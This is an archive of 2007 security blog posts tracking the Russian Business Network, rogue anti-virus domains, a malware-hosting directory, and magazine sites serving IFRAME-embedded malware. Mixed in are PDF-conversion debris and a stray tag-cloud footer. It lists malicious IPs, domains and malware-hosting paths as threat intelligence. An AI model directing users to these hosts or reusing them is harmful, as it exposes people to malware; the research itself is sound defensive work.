
positioning the practice as both a product in the form of the segmented email databases of millions of emails already harvested, and as a service, by aggregating publicly available profile data to deliver targeted messages often [5]in

the form of phishing, [6]malware embedded URLs, [7]and spam. Hitlist's based malware is nothing new, it's actually

malware authors borrowing the spammers "direct marketing" communication model, and while you cannot change

your email's account name unless of course you're [8]using a disposable or [9]temporary email service, you can

easily, in fact periodically change your screen name.



IM networks are on the other hand, [10]slowly adopting a "save the world from the clicking crowd" security

awareness model by blocking common malicious file and domain extensions, an initiative that's both applaudable

and futile at the same time given the failure of URL filtering in today's dynamic and user-generated content Web. Go

through [11]an informative article by ScanSafe's Dan Nadir with comments on Signature-based detection, Heuristics,

Code Analysis, Code reputation, URL Reputation, and Traffic Behavioral Analysis.

1. <http://ddanchev.blogspot.com/2006/06/web-application-email-harvesting-worm.html>
2. <http://ddanchev.blogspot.com/2006/01/whats-potential-of-im-security-market.html>
3. <http://ddanchev.blogspot.com/2007/01/inside-email-harvesters-configuration.html>
4. <http://ddanchev.blogspot.com/2006/09/email-spam-harvesting-statistics.html>
5. <http://computerworld.com/blogs/node/6359>
6. <http://www.hindu.com/thehindu/holnus/008200710160943.htm>
7. <http://ddanchev.blogspot.com/2007/05/msn-spamming-bot.html>
8. <http://www.sizlopedia.com/2007/05/27/top-20-temporary-and-disposable-email-services/>
9. <http://www.ghacks.net/2007/05/28/list-of-20-temporary-email-services/>
10. <http://trac.adiumx.com/wiki/MSNCensorship>
11. <http://www.scmagazineus.com/The-failure-of-URL-filtering-in-an-increasingly-dangerous-web-world/article/35696/>



Figure 2 RBN AS

Rbnexploit.blogspot.com

The Russian Business Network (2007-10-18 18:22)

In case you haven't come across it before, here's an informative blog whose objective is to track events related to the

[1]Russian Business Network (RBN) and expose its nodes in between :

" *Everything you wanted to know about the RBN and related enterprises - AKA ; Russian Business Network,*

RBNnetwork, RBusinessNetwork; the Internet Community's favorite - exploiters, phishers, hacks, spammers, etc. "

Under the pressure put by the "wisdom of crowds" collective intelligence capabilities in analyzing pieces of the puzzle who make up the big picture in respect to the [2]Russian Business Network, [3]a representative of the

RBN speaks out for the first time :

" We can't understand on which basis these organizations have such an opinion about our company," Tim Jaret of the Russian Business Network says in an e-mail interview. "We can say that this is subjective opinion based on these organizations' guesswork." Jaret's e-mail signature identifies him as working in RBN's abuse department.

Security researchers and anti-spam groups say the St. Petersburg-based RBN caters to the worst of the internet's

scammers, renting them servers used for phishing and malware attacks, all the while enjoying the protection of

Russian government officials. A report by VeriSign called the business "entirely illegal. "

523

What is the RBN at the bottom line? A diversified set of IP blocks located at different parts of world, who periodically appear within the deobfuscated javascipts of the sites who got IFRAME-ed and were found to serve

malware by exploiting outdated browser vulnerabilities. What's more interesting to me than the "yet another

popular site which got IFRAME-ed by the RBN's network" is the success of the popular malware exploiting kits

using outdated and already patched vulnerabilities. What use are patches when no one is applying them, and aren't unpatched vulnerabilities just as effective as zero day ones? Yes, they are.

Issues to consider :

- the RBN offers bullet proof hosting upon signing some sort of contract, where they may easily forward the

responsibility to the hoster of the malware, phishing and spamming, namely, on a contract basis those hosting such

content violate their TOS agreement, now whether or not the RBN will remove them in a self-regulation manner

or wait for an abuse letter to come, then delay it for couple of weeks while the campaign is still active is entirely different topic

- during the first couple of hours of the Bank of India hack, once vendors and researchers started assessing

the site, the RBN IP that was used as redirector removed the javascript obfuscation and forwarded every visitor to

Google.com. My point is that, unless real-time CYBERINT is collected by trusted parties, it would be very hard to

come up with historical evidence on some of their malicious activities

- despite being a consolidated organization offering bullet proof hosting, they're still not fast-fluxing any of

their services on a large scale, an indication of a botnet behind the fast-flux, and while they're just a couple of

netblocks to filter, it could get more ugly and harder to trace back. So let's "appreciate" the RBN's laziness for the time being

- the RBN is the tip of the iceberg whose clients' successes in the form of embedding RBN IPs on the most re-

cent malware cases led to the inevitable wisdom of crowds effect. What about the hundreds of thousands other not

so well known malware serving netblocks?

What were some of the most recent cases where RBN IPs were used to serve malware? The [4]Massive Em-

bedded Web Attack in Italy used to orbit around RBN IPs, various other [5]exploits serving domains and the [6]fake

ms-counter.com were using RBN IPs, [7]Bank of India's IFRAME and several [8]MPack control panels were pointing to

RBN's network too, and also the most recent Beer.ch [9]malware attack. It gets even more interesting.

Here are for instance some of the **fake anti-virus and anti-spyware applications hosted at the Russian Busi-**

ness Network in the time of blogging. The applications are cute, little, tiny 35kb adwares :

malwarealarm.com - active - Adware.Spysheriff

xscanner.malwarealarm.com - active

scanner.malwarealarm.com - active

windowsafesurf.com - 403 forbidden

spy-shredder.com - Adware.Spysheriff

scanner.spy-shredder.com - active

proantivirus.net - expired

dragracers.biz - VirusBurst

antivermins.com - Application.Antivermins.B /
Virus.Win32.Spycrush.B

adwareremover2007.com - Adware.Spysheriff

The enemy you know is better than the enemy you don't know, but on a large scale I fear the enemy I don't


know, namely the hundreds of thousands script kiddies now empowered with [10]open source and localized

524

malware kits. Here are [11]two more related blog posts on [12]the RBN as well.

1. <http://rbnexploit.blogspot.com/>
2. http://en.wikipedia.org/wiki/Russian_Business_Network
3. http://www.wired.com/politics/security/news/2007/10/russian_network
4. <http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html>
5. <http://ddanchev.blogspot.com/2007/06/exploits-serving-domains.html>

6. <http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample.html>
7. <http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html>
8. <http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html>
9. <http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html>
10. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>
11. http://blog.washingtonpost.com/securityfix/2007/10/mapping_the_russian_business_n.html
12. http://blog.washingtonpost.com/securityfix/2007/10/taking_on_the_russian_business.html



Everyone's Guide to By-Passing Internet Censorship (2007-10-19 13:58)

Following the recently released "[1]Journey to the Heart of Internet Censorship" report, [2]University of Toronto's Citizen Lab took advantage of the momentum and released a guide entitled "[3]Everyone's Guide to By-Passing

Internet Censorship" :

" This guide is meant to introduce non-technical users to Internet censorship circumvention technologies, and help them choose which of them best suits their circumstances and needs. " Here's another interesting perspective that took event recently, the art of [4]using censorship for economic warfare by stealing Internet traffic from the U.S and forwarding the loyal visitors to local Internet properties in China :

" I've written previously on the possibility that China may use its firewall as an economic tool as opposed to a censorship tool alone, and although censorship may be partially behind todays blanket ban of US search sites, the redirect to Baidu would indicate an economic motive; if the Chinese Government were serious about censorship alone 526

we would have reports of page not found/ blocked messages, not redirects to Baidu. "

[5]It's all a matter of perspective - privacy is just as vital to maintain in a democratic society, as is anonymity

in a modern communism societies where f*** speech is a censored word by itself.

1. <http://ddanchev.blogspot.com/2007/10/journey-to-heart-of-internet-censorship.html>
2. <http://citizenlab.org/modules.php?op=modload&name=News&file=article&sid=1319>
3. http://deibert.citizenlab.org/Circ_guide.pdf
4. <http://www.techcrunch.com/2007/10/18/cyberwar-china-declares-war-on-western-search-sites/>

5. <http://ddanchev.blogspot.com/2006/01/anonymity-or-privacy-on-internet.html>

527



The poster for the APWG eCrime Researchers Summit 2007 features a green header with the text "Anti-Phishing Working Group APWG" and "APWG eCrime Researchers Summit The Academic Conference Dedicated to eCrime Research". It lists the dates "October 4-6, 2007" and the location "Pittsburgh, PA". A bulleted list of topics includes phishing, spam, malware, and digital forensics. Logos for APWG, CERT, and Carnegie Mellon are visible on the left side.

eCrime Researchers Summit 2007 - Papers Available (2007-10-19 15:09)

Some informative papers covering various aspects of analyzing and protecting against phishing attacks were made

available at the beginning of this month, courtesy of [1]this year's APWG eCrime Researchers Summit :

" The Anti-Phishing Working Group eCrime Researchers Summit was conceived by APWG Secretary General Pe-

ter Cassidy in 2006 as a comprehensive venue for the presentation of the state-of-the-art basic and applied research into electronic crime, engaging every aspect of its development (technical, behavioral, social and legal) as well as technologies and techniques for its detection, related forensics and its prevention. "

Papers presented include :

- [2]Examining the Impact of Website Take-down on Phishing
- [3]Fishing for Phishes: Applying Capture-Recapture to Phishing
- [4]Evaluating a Trial Deployment of Password Re-use for Phishing Prevention
- [5]Behavioral Response to Phishing Risk
- [6]Fighting Obfuscated Spam
- [7]A Comparison of Machine Learning Techniques for Phishing Detection
- [8]Getting Users to Pay Attention to Anti-Phishing Education

1. <http://www.ecrimeresearch.org/2007/program.html>

2. http://www.ecrimeresearch.org/2007/proceedings/p1_moore.pdf

3. http://www.ecrimeresearch.org/2007/proceedings/p14_weave_r.pdf

4. http://www.ecrimeresearch.org/2007/proceedings/p26_floren cio.pdf

5. http://www.ecrimeresearch.org/2007/proceedings/p37_downs .pdf

6. http://www.ecrimeresearch.org/2007/proceedings/p45_liu.pdf

7.

http://www.ecrimeresearch.org/2007/proceedings/p60_abu-nimeh.pdf

8.

http://www.ecrimeresearch.org/2007/proceedings/p70_kumar-aguru.pdf

528



Random Flickr Jewel - Hold it Right There! (2007-10-20 22:41)

[1]

If you don't respect your privacy, or at least put efforts into preserving it - you don't deserve any, it's simple. [2]Great shot courtesy of [3]floze.


1.

http://farm3.static.flickr.com/2322/1588186509_9926322389.jpg?v=1192557576

2. <http://flickr.com/photos/floze/1588186509/>

3. <http://flickr.com/photos/floze>

529



China's Cyber Warriors - Video (2007-10-21 21:17)

Originally aired on Discovery Channel, this [1]documentary on Chinese hackers is worth watching in the wake of the

recent speculations of [2]Chinese cyber warriors probing the networks of numerous governments across the globe.

All warfare is based on deception, especially [3]people's information warfare.

1. <http://video.google.com/videoplay?docid=5292321985016128434>

2. <http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html>

3. <http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html>

530



Empowering the Script Kiddies (2007-10-22 23:09)

What are the chances tools like these, even this one in particular were distributed to the masses during the [1]Russia vs Estonia DDoS attacks to achieve a full scale [2]people's information warfare effect? Too high not to state it as a fact. What's interesting about this tool is that the authors behind it backdoored it, and so whenever an enthusiastic wannabe hacktivist loads it on her way to DoS a site, a connection to a predefined IRC server opens up providing the

authors behind the tool with access to the host. Ironical and [3]bandwidth greedy.

DDoS attacks happen inside Russia too, compared to the inside-to-outside stereotype only. The most recent

case of hacktivism in the form of a DDoS attack is for instance the attack on [4]Politcom.Ru Information and Analytic.

Summary [5]in English :

" Politcom.Ru Information and Analytic site operations have been halted because of intensive DDoS-attacks.

The attacks started on October, 12th and lasted for six days with various intensity. The hosting support service has

undertaken attempts to resume the site operations three-four times a day. But in several hours the attacks would

resume. The change of the hosting provider IP-address did not give any positive results, as the attacks removed from the old IP-address to the new one. "

1. <http://www.imedialearn.com/mediapoll/poll.php?code=f1156c39d3c972139c62bc91c17e2c53>
2. <http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html>
3. <http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html>
4. <http://politcom.ru/article.php?id=5220>
5. <http://eng.cnews.ru/news/line/indexEn.shtml?2007/10/18/271121>

Made smart by **Jiglu** tags that think

Get Jiglu thinking for your site

Dancho Danchev - Mind Streams of Information Security Knowledge

PC	malicious attack	IP-address	sensitive	marginal thinking	McAfee	LinuxSecurity.com
Russia	search engine	e-mail	botnet master	current state	security issue	security vendor
phish attack	script kiddie	anti-virus software	Iran	security measure	anti virus vendor	business model
file size	North Korea	eBay	Data Mining	national security	case-study	malicious party
big picture	Yahoo	DDoS attack	OS	phish emails	key point	mainstream
Related resources	universe	NSA	daily basis	growing trend	Security Research	general public
	Symantec	detection rate	source code	emerging trend	personal information	
		CIA	Continuing	Information security		

Not yet joined? [Register now](#) Need help? [Visit our support space](#) Inappropriate content? [Tell us](#)

Copyright © 2007 jiglu.com. Contributions copyright of their contributors. All rights reserved.

Introducing Jiglu - Tags That Think (2007-10-23 02:59)

With the idea to make this blog easier to read and much more interactive at the same time, I'm happy to let you

know that I've just tested an incredibly well performing service called [1]Jiglu :

" a super-smart engine that pieces your site together, intelligently tagging and linking your web content"

Here's [2]the tag cloud, and these the [3]topic categories for easier navigation.


The service is very handy

when browsing the archive of a specific month, or the main index itself, in fact, it's bringing new perspectives to

every post. Enjoy!

1. <http://jiglu.com/>
2. <http://ddanchev1-tagging.jiglu.com/tags/!overlay>
3. <http://ddanchev1-tagging.jiglu.com/tags/topics/!overlay>

532



Ain't That Ugly? (2007-10-23 03:52)

During the weekend I stumbled upon a [1]herbal enlargement domains farm hosted on a single IP (210.52.223.26)

on their way to start the spam campaign. Earlier this month, in exactly the same fashion I assessed [2]a Rock Phish

domains farm you may also be interested in taking a look at. Scammy, scammy.

1.

http://195.210.38.41:2082/file01/231007/1193105212/herbal_spam_domains.txt

2. <http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html>

533

		Blacklisted	IP Address	NameServer 1	NameServer 2	NameServer 3	Mail Server
1	adwareremover2007.com	✓	203.121.79.55	203.117.175.116	203.121.79.55		69.50.167.172
2	antispyzone.com	✓	85.255.118.162	195.3.144.77	85.255.118.162		85.255.118.162
3	antivermins.com	✓	85.255.119.66	85.255.119.66	85.255.119.67	81.95.145.186	85.255.119.66
4	antiverminser.net	✓	85.255.119.66	85.255.119.66	85.255.119.67	81.95.145.186	
5	antiverminspro.net	✓	85.255.119.66	85.255.119.66	85.255.119.67	81.95.145.186	
6	malwarealarm.com	✓	81.29.249.38	81.29.249.38	81.95.144.182	203.121.79.55	69.50.167.172
7	malwarewipe.com	✓	85.255.114.202	195.225.176.68	69.31.93.162	195.225.176.76	85.255.114.202
8	sigmacode.biz	x	91.192.106.2	85.255.117.205	91.192.106.1	81.95.145.186	
9	spyaxe.biz	✓	195.225.176.68	195.225.176.68	69.31.93.162	195.225.176.76	195.225.176.68
10	spydawn.com	✓	85.255.119.125	81.95.145.186	195.3.144.30	85.255.119.254	85.255.119.125
11	spylocked.com	✓	85.255.120.50	195.3.144.77	81.95.145.186	85.255.114.202	85.255.120.50
12	spy-shredder.com	✓	81.29.249.38	81.95.144.182		203.121.79.55	69.50.167.172
13	spyshredderscanner.com	✓	81.29.249.208	81.29.249.208	81.0.250.72		69.50.167.172
14	thecleanersystem.com	✓	81.29.249.38	81.29.249.38	203.117.175.116	203.121.79.55	69.50.167.172
15	virusburst.com	x	91.192.106.1	91.192.106.1	91.192.106.1		195.225.177.54
16	virusprotectpro.biz	x	91.192.106.2	195.3.144.77	81.95.145.186	91.192.106.1	
17	virusprotectpro.com	✓	85.255.117.205	195.3.144.77	81.95.145.186	91.192.106.1	85.255.117.205
18	virusray.com	✓	85.255.119.126	85.255.117.205	91.192.106.1	81.95.145.186	85.255.119.126
19	wildgadgets.biz	x	91.192.106.2	195.3.144.77	81.95.145.186	85.255.114.202	
20	windowsafesurf.com	x	203.117.175.116	203.117.175.116	203.121.79.55		203.117.175.116

Table 1. - Notes:

1. Blacklisting for core IP address - ref: Spamhaus SBL, XBL
(all within McAfee's Site Advisor as "Red X")

2007 rbnexploit.blogspot.com

RBN's Fake Security Software (2007-10-23 14:36)
























In need of a good example of coordinated [1]CYBERINT so that enough data is gathered before the domains stop

responding or get transferred to a network not belonging to the Russian Business Network? Try this one. Yesterday,

the [2]RBN monitoring blog picked up the [3]fake anti virus and spyware applications I covered in a previous post, and came up with a great table of [4]20 fake anti virus and anti spyware applications hosted at the RBN.

1. <http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html>
2. <http://rbnexploit.blogspot.com/>
3. <http://ddanchev.blogspot.com/2007/10/russian-business-network.html>
4. <http://rbnexploit.blogspot.com/2007/10/rbn-top-20-fake-anti-spyware-and-anti.html>

Index of /ms

	Name	Last modified	Size	Description
	Parent Directory		-	
	001.exe	26-Feb-2007 20:10	45K	
	006.exe	28-Feb-2007 04:09	38K	
	01010101.exe	05-Mar-2007 11:47	28K	
	011.exe	28-Feb-2007 11:33	43K	
	1.exe	04-Jan-2007 18:59	8.1K	
	1.php	04-Dec-2006 00:36	23	
	1.rar	16-Jan-2007 16:59	37K	
	33.exe	29-Mar-2007 14:47	33K	
	101.exe	02-Jan-2007 17:32	42K	
	1303.exe	13-Mar-2007 05:49	17K	
	1304.exe	16-Apr-2007 09:57	19K	
	171717-inst.exe	05-Mar-2007 11:48	105K	
	452225.exe	17-Feb-2007 08:36	9.4K	
	1663800.exe	16-Jan-2007 17:12	39K	
	21212121-inst.exe	06-Mar-2007 11:53	105K	
	77777777777777777777-inst.exe	13-Mar-2007 14:27	105K	
	Installer.exe	12-Feb-2007 19:38	9.4K	
	bho.exe	17-Apr-2007 10:02	230K	
	bho6.exe	21-Nov-2006 22:41	51K	
	blagodaf2-inst.exe	29-Mar-2007 07:06	106K	
	bot.exe	19-Sep-2006 18:32	69K	
	hrl_v117_741.exe	06-Mar-2007 14:37	34K	

Over 100 Malwares Hosted on a Single RBN IP (2007-10-23 23:45)

The never ending Russian Business Network's saga on whether or not they host malware on behalf of their customers

enters in an entirely new phrase with the discovery of over 100 malwares hosted on a single IP - **81.95.149.51/ms**

where the directory listing indicates that the earliest binary was uploaded on 19-Sep-2006 and the most recent one

on the 28-May-2007. If only was the directory listing denied we would only be speculating on such a development,


and as it's obvious that it isn't sooner or later they'll simple rename the directory as they apparently did in the past from **81.95.149.51/ms21** to **81.95.149.51/ms51** and to the current state.

Meanwhile, there's an [1]active mass mailing campaign going on in the [2]time of blogging, that's [3]exploit-

ing the recent mailto PDF vulnerability. Guess where does the PDF file's payload point to? [4]The Russian Bussiness

Network, again, again and again.

1. <http://blogs.zdnet.com/security/?p=605>
2. <http://isc.sans.org/diary.html?storyid=3537>
3. <http://seclists.org/fulldisclosure/2007/Oct/0730.html>
4. <http://ddanchev.blogspot.com/2007/10/russian-business-network.html>



A Portfolio of Malware Embedded Magazines (2007-10-25 13:18)

This is perhaps my most important discovery of [1]malware embedded sites farm in a while, at least in respect to the

potential impact it is currently having on the unprotected visitors browsing the sites of Possibility Media's portfolio of online magazines, which are pretty weird content by themselves. Possibility Media's (now owned by GM Media

Worldwide Inc.) 24 online publications are currently [2]serving embedded malware in the form of IFRAMEs on each

and every domain, a logical development given they're all hosted on a single server (**216.251.43.11**). The affected domains include the following e-zines :

536

1	216.251.43.11	hostingc0.megawebservers.com	networkweekmag.com
2	216.251.43.11	hostingc0.megawebservers.com	portablecomputingmag.com
3	216.251.43.11	hostingc0.megawebservers.com	businesscomputingmagazine.com
4	216.251.43.11	hostingc0.megawebservers.com	communicationsworldmag.com
5	216.251.43.11	hostingc0.megawebservers.com	spweekly.com
6	216.251.43.11	hostingc0.megawebservers.com	webweekmag.com
7	216.251.43.11	hostingc0.megawebservers.com	pcnewsweeklymag.com
8	216.251.43.11	hostingc0.megawebservers.com	itweekmagazine.com
9	216.251.43.11	hostingc0.megawebservers.com	communicationsweekmag.com
10	216.251.43.11	hostingc0.megawebservers.com	ipworldmag.com
11	216.251.43.11	hostingc0.megawebservers.com	networkweekmag.com
12	216.251.43.11	hostingc0.megawebservers.com	thebestpcmag.com
13	216.251.43.11	hostingc0.megawebservers.com	technologyweekmag.com
14	216.251.43.11	hostingc0.megawebservers.com	theinternetstandardmag.com
15	216.251.43.11	hostingc0.megawebservers.com	securitystandardmag.com
16	216.251.43.11	hostingc0.megawebservers.com	theitstandard.com
17	216.251.43.11	hostingc0.megawebservers.com	enterpriseweekmag.com
18	216.251.43.11	hostingc0.megawebservers.com	computernewsmagazine.com
19	216.251.43.11	hostingc0.megawebservers.com	theinternetstandardmag.com
20	216.251.43.11	hostingc0.megawebservers.com	ceweekmag.com
21	216.251.43.11	hostingc0.megawebservers.com	ebusinessmag.com
22	216.251.43.11	hostingc0.megawebservers.com	healthcareitmagazine.com
23	216.251.43.11	hostingc0.megawebservers.com	serviceprovidermagazine.com
24	216.251.43.11	hostingc0.megawebservers.com	ceweekmag.com

networkweekmag.com - Network Week Magazine

portablecomputingmag.com - Portable Computing Magazine

businesscomputingmagazine.com - Business Computing Magazine

communicationsworldmag.com - Communications World Magazine

spweekly.com - Service Provider Weekly

webweekmag.com - Web Week Magazine

pcnewsweeklymag.com - PC News Weekly

itweekmagazine.com - IT Week Magazine

communicationsweekmag.com - Communication Week Magazine

ipworldmag.com - IP World Magazine

networkweekmag.com - Network Week Magazine

thebestpcmag.com - The Best PC

technologyweekmag.com - Technology Week Magazine

theinternetstandardmag.com - The Internet Standard

securitystandardmag.com - Security Standard

theitstandard.com - The IT Standard

hostingweekmag.com - Hosting Week

enterpriseweekmag.com - Enterprise Week

1	208.72.168.176	repairhddtech.com
2	208.72.168.176	granddslp.net
3	208.72.168.176	stepling.net
4	208.72.168.176	softoneveryday.com
5	208.72.168.176	carsent.com
6	208.72.168.176	himpax.com
7	208.72.168.176	grimpex.org
8	208.72.168.176	trakror.org
9	208.72.168.176	dpsmob.com
10	208.72.168.176	gotizon.net
11	208.72.168.176	potec.net
12	208.72.168.176	heliosab.info
13	208.72.168.176	gipperlox.info
14	208.72.168.176	leader-invest.net
15	208.72.168.176	fiderfox.info
16	208.72.168.176	prevedltd.net
17	208.72.168.176	samsntafox.com

computernewsmagazine.com - Computer News

theinternetstandardmag.com - The Internet Standard

